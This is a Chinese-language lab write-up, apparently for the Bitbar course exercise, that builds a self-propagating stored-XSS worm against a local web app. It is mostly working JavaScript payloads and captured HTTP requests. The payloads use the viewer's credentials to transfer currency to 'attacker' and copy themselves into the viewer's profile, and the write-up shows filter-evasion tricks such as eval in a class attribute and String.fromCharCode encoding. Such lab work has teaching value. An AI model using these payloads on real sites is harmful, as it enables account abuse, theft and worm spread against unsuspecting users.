
1. 转账操作
2. 更新用户的profile

转账操作的代码如下

```
var request = new XMLHttpRequest();
request.open("POST", "http://localhost:3000/post_transfer");
request.setRequestHeader("Content-type","application/x-www-form-urlencoded");
request.withCredentials = true;
try {
    request.send("quantity=1&destination_username=attacker");
} catch (err) {
//
} finally {
    //xxxx 带执行的操作
}
```

转帐完成之后，我们需要立即更新当前浏览用户的 `profile`

设置 `profile` 的数据包如下




```
POST /set_profile HTTP/1.1
Host: localhost:3000
Content-Length: 90
Cache-Control: max-age=0
Origin: http://localhost:3000
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/64.0.3282.204 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: _xsrf=2|10dced9a|e063449966914478ab8a23dae3bcc2fa|1588686899;
username-localhost-8888="2|1:0|10:1588768043|23:username-localhost-8888|44:M2I1Y2I0NDc
5ZDhkNDJmZmJlMWY1YWNlZjkwNDVhZDM=|47e108e7c1e1f4f71726b203406b1503fb299d26
51728a951122f75857bc4c50";
_bitbar_session=BAh7CEkiD3Nlc3Npb25faWQGOgZFVEkiJTU1YjM3NDg5YjlhYmFjZmI3NzVlYjQ
5OGI5OTQ1NGY0BjsAVEkiCnRva2VuBjsARkkiG2ZRM0U0X2FZUlJLZVJ6bE5CSFZucHcGOwBGSSI
RbG9nZ2VkX2luX2lkBjsARmkJ--095418d577d943464ac4464d3d0f265d768276b2
Connection: close

new_profile=%3Cstrong+id%3D%22bitbar_count%22+class%3D%22alert%281%29%22%3E%3
```

只需要向路由 `/set_profile` 发送请求即可

```javascript
request = new XMLHttpRequest();
request.open("POST", "http://localhost:3000/set_profile", true);
request.setRequestHeader("Content-type","application/x-www-form-urlencoded");
request.withCredentials = true;
request.send("new_profile=".concat(escape(document.getElementById('hax-
wrap').outerHTML)));
```

遇到的问题：

1. 发送的数据含有html转移后的 & 符号。如图



42	http://localhost:3000	POST	/set_profile	✓			
41	http://localhost:3000	POST	/post_transfer	✓	200	2557	HTML
40	http://localhost:3000	GET	/profile?username=attacker	✓	200	3747	HTML
37	http://localhost:3000	POST	/post_transfer	✓	200	2226	HTML
36	http://localhost:3000	POST	/set_profile	✓	200	2101	HTML
35	http://localhost:3000	GET	/profile?username=attacker	✓	200	4081	HTML

```
Referer: http://localhost:3000/profile?username=attacker
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: _xsrf=2|10dced9a|e063449966914478ab8a23dae3bcc2fa|1588686899;
username-localhost-8888="2|1:0|10:1588768043|23:username-localhost-8888|44:M2I1Y2I0NDc5ZDhkNDJmZmJlMWY1YWNlZjkwN
8a951122f75857bc4c50";
_bitbar_session=BAh7CEkiD3Nlc3Npb25faWQGOgZFVEkiJTZlNmE1MGY1MTcyYWM1YzEyYzlwMzI2MGM4ZDc1YWNkBjsAVEkiCnRv
RbG9nZ2VkX2luX2lkBjsARmkG--5569a851abfc45ae123b5145239dcc9d5dccff34
Connection: close

quantity=1&amp;destination_username=attacker
```

这里我采用的是 `String.fromCharCode()` 来将其做一次转换

2. 字符串拼接只能用 `concat` 而不能用 `+` ，因为 `+` 号在 html 中是空格的意思

最后的代码

```
<span id="wrap">
<span id="bitbar_count" class="eval(document['getElementById']('pxy')
['innerHTML'])"></span>
<span id="pxy">
document.getElementById('pxy').style.display = "none";
setTimeout(function(){

    var request = new XMLHttpRequest();
    request.open("POST", "http://localhost:3000/post_transfer");
    request.setRequestHeader("Content-type","application/x-www-form-urlencoded");
    request.withCredentials = true;
    try {

request.send("quantity=1".concat(String.fromCharCode(38)).concat("destination_use
rname=attacker"));
    } catch (err) {
    //
    } finally {
        request = new XMLHttpRequest();
        request.open("POST", "http://localhost:3000/set_profile", true);
        request.setRequestHeader("Content-type","application/x-www-form-
urlencoded");
        request.withCredentials = true;

request.send("new_profile=".concat(escape(document.getElementById('wrap').outerHT
ML)));
    }

}, 0);
10;
</span>
<p>233333</p>
</span>
```

ps: 也可以用 js 动态创建 form表单的方式，但是这样页面是会跳转的，无法满足

> 在转账和profile的赋值过程中，浏览器的地址栏需要始终停留在 **http://localhost:3000/profile?username=x** ，其中x是profile被浏览的用户名。

附上js动态创建form表单的代码

```
<span id="wrap">
<strong id="bitbar_count" class="eval((document['getElementById']
('pxy').innerHTML))"></strong>
<span id="pxy">
document.getElementById('pxy').style.display = "none";
function makeForm(){
    var form = document.createElement("form");
    form.id = "pay";

    document.body.appendChild(form);
    var input = document.createElement("input");
    input.type = "text";

    input.name =  "destination_username";
    input.value = "attacker";
    input.type = 'hidden';

    form.appendChild(input);
    var input2 = document.createElement("input");
    input2.type = "hidden";
    input2.name = "quantity";
    input2.value = 10

    form.appendChild(input2);
    form.action = "http://localhost:3000/post_transfer";
    form.method = "POST";
    form.enctype = "application/x-www-form-urlencode";
    form.submit();
}
makeForm();
request = new XMLHttpRequest();
request.open("POST", "http://localhost:3000/set_profile", true);
request.setRequestHeader("Content-type","application/x-www-form-urlencoded");
request.withCredentials = true;
request.send("new_profile=".concat(escape(document.getElementById('wrap').outerHTML)));
</span>
</span>
```